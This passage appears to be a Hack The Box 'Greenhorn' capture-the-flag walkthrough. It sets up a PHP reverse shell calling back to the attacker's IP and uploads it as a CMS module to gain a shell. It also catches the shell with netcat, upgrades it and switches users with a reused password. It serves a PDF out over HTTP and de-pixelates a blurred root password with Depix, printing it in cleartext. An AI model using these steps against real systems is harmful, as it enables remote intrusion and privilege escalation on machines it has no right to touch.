
```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.48';  // CHANGE THIS
$port = 9001;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Lets try uploading this and starting the netcat listener


```
┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```


File Upload
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
pks
HacktheBox
Greenhorn
Name
Size
Type
Modified
allportscan.txt
558 bytes
Text
11:53
deeperscan.txt
5.1 kB
Text
11:57
hash
129 bytes
Text
12:18
php-reverse-shell.php
5.5 kB
Program
12:26
All Files
Cancel
Open



manage files
Here you can upload your files, which you can use in your webpages later.
Browse...
php-reverse-shell.php
Upload
uploaded files
<<< back



Seems like it didnt execute this




Another place we can upload this is in the module section here
options → manage modules → Install a module



Now we need to convert this .php file to a .zip file here for this to work

```
┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ zip revshell.zip revshell.php
```

Lets upload this revshell.zip on the page



got a shell

```
┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.48] from (UNKNOWN) [10.10.11.25] 34744
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 16:28:30 up  1:39,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

we go here and here is the first flag :

```
$ cd /home/junior
$ ls
Using OpenVAS.pdf
openvas.pdf
user.txt
$
```

Lets get this openvas.pdf on our system

btw u can upgrade your shell like this if u want

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@greenhorn:/$

www-data@greenhorn:/$
```

also to read user.txt we need to go to junior i tried the iloveyou1 password again it worked

```
www-data@greenhorn:/$ su junior
su junior
Password: iloveyou1

junior@greenhorn:/$ id
id
uid=1000(junior) gid=1000(junior) groups=1000(junior)
```

let set up a python server inthe home directory to get this openvas.pdf file

```
junior@greenhorn:~$ python3 -m http.server 9999
python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

```
┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ wget http://greenhorn.htb:9999/openvas.pdf
--2024-07-30 12:45:14--  http://greenhorn.htb:9999/openvas.pdf
Resolving greenhorn.htb (greenhorn.htb)... 10.10.11.25
Connecting to greenhorn.htb (greenhorn.htb)|10.10.11.25|:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 61367 (60K) [application/pdf]
Saving to: ‘openvas.pdf’

openvas.pdf                 100%[===================================================>]  59.93K   182KB/s    in 0.3s

2024-07-30 12:45:14 (182 KB/s) - ‘openvas.pdf’ saved [61367/61367]
```

lets see whats in it

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password: [redacted]

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,


Mr. Green

so we need to de-obfsucate this password here


First we get this blurring thing out of this pdf using this

```
┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ sudo apt install poppler-utils
[sudo] password for pks:
poppler-utils is already the newest version (24.02.0-5).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 636

┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ pdfimages ./openvas.pdf greenhorn

┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ ls
allportscan.txt  deeperscan.txt  greenhorn-000.ppm  hash  openvas.pdf  revshell.php  revshell.zip
```

its just the obfuscated image btw



Now to de-ofuscate this we use this tools depix





```
┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ git clone https://github.com/spipm/Depix
Cloning into 'Depix'...
remote: Enumerating objects: 250, done.
remote: Counting objects: 100% (77/77), done.
remote: Compressing objects: 100% (42/42), done.
remote: Total 250 (delta 43), reused 53 (delta 33), pack-reused 173
Receiving objects: 100% (250/250), 851.45 KiB | 5.07 MiB/s, done.
Resolving deltas: 100% (115/115), done.

┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn]
└─$ cd Depix

┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn/Depix]
└─$ ls
LICENSE  README.md  depix.py  depix_static.py  depixlib  docs  images  tool_gen_pixelated.py  tool_show_boxes.py

┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn/Depix]
└─$ chmod +x depix.py
```

To use this use this syntax :

```
python3 depix.py -p ../greenhorn-000.ppm -s
images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o
out.png
```

```
┌──(pks㉿Kali)-[~/HacktheBox/Greenhorn/Depix]
└─$ python3 depix.py -p ../greenhorn-000.ppm -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o
 out.png
2024-07-30 12:52:48,992 - Loading pixelated image from ../greenhorn-000.ppm
2024-07-30 12:52:49,002 - Loading search image from images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.pn
g
2024-07-30 12:52:49,811 - Finding color rectangles from pixelated space
2024-07-30 12:52:49,813 - Found 252 same color rectangles
2024-07-30 12:52:49,813 - 190 rectangles left after moot filter
2024-07-30 12:52:49,813 - Found 1 different rectangle sizes
2024-07-30 12:52:49,813 - Finding matches in search image
2024-07-30 12:52:49,813 - Scanning 190 blocks with size (5, 5)
2024-07-30 12:52:49,845 - Scanning in searchImage: 0/1674
2024-07-30 12:53:44,933 - Removing blocks with no matches
2024-07-30 12:53:44,933 - Splitting single matches and multiple matches
2024-07-30 12:53:44,937 - [16 straight matches | 174 multiple matches]
2024-07-30 12:53:44,937 - Trying geometrical matches on single-match squares
2024-07-30 12:53:45,232 - [29 straight matches | 161 multiple matches]
2024-07-30 12:53:45,232 - Trying another pass on geometrical matches
2024-07-30 12:53:45,493 - [41 straight matches | 149 multiple matches]
2024-07-30 12:53:45,493 - Writing single match results to output
2024-07-30 12:53:45,494 - Writing average results for multiple matches to output
2024-07-30 12:53:48,642 - Saving output image to: out.png
```

if we open out.png now



Root password

sidefromsidetheothersidesidefromsidetheotherside

```
www-data@greenhorn:/$ su root
su root
Password: sidefromsidetheothersidesidefromsidetheotherside

root@greenhorn:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@greenhorn:/# cd /root
cd /root
root@greenhorn:~# ls
ls
cleanup.sh  restart.sh  root.txt
root@greenhorn:~#
```

Btw i lost the connection in the middle of the reverse shell that is why my user is www-data here if something like that happens to u get another shell by uploading revshell.zip again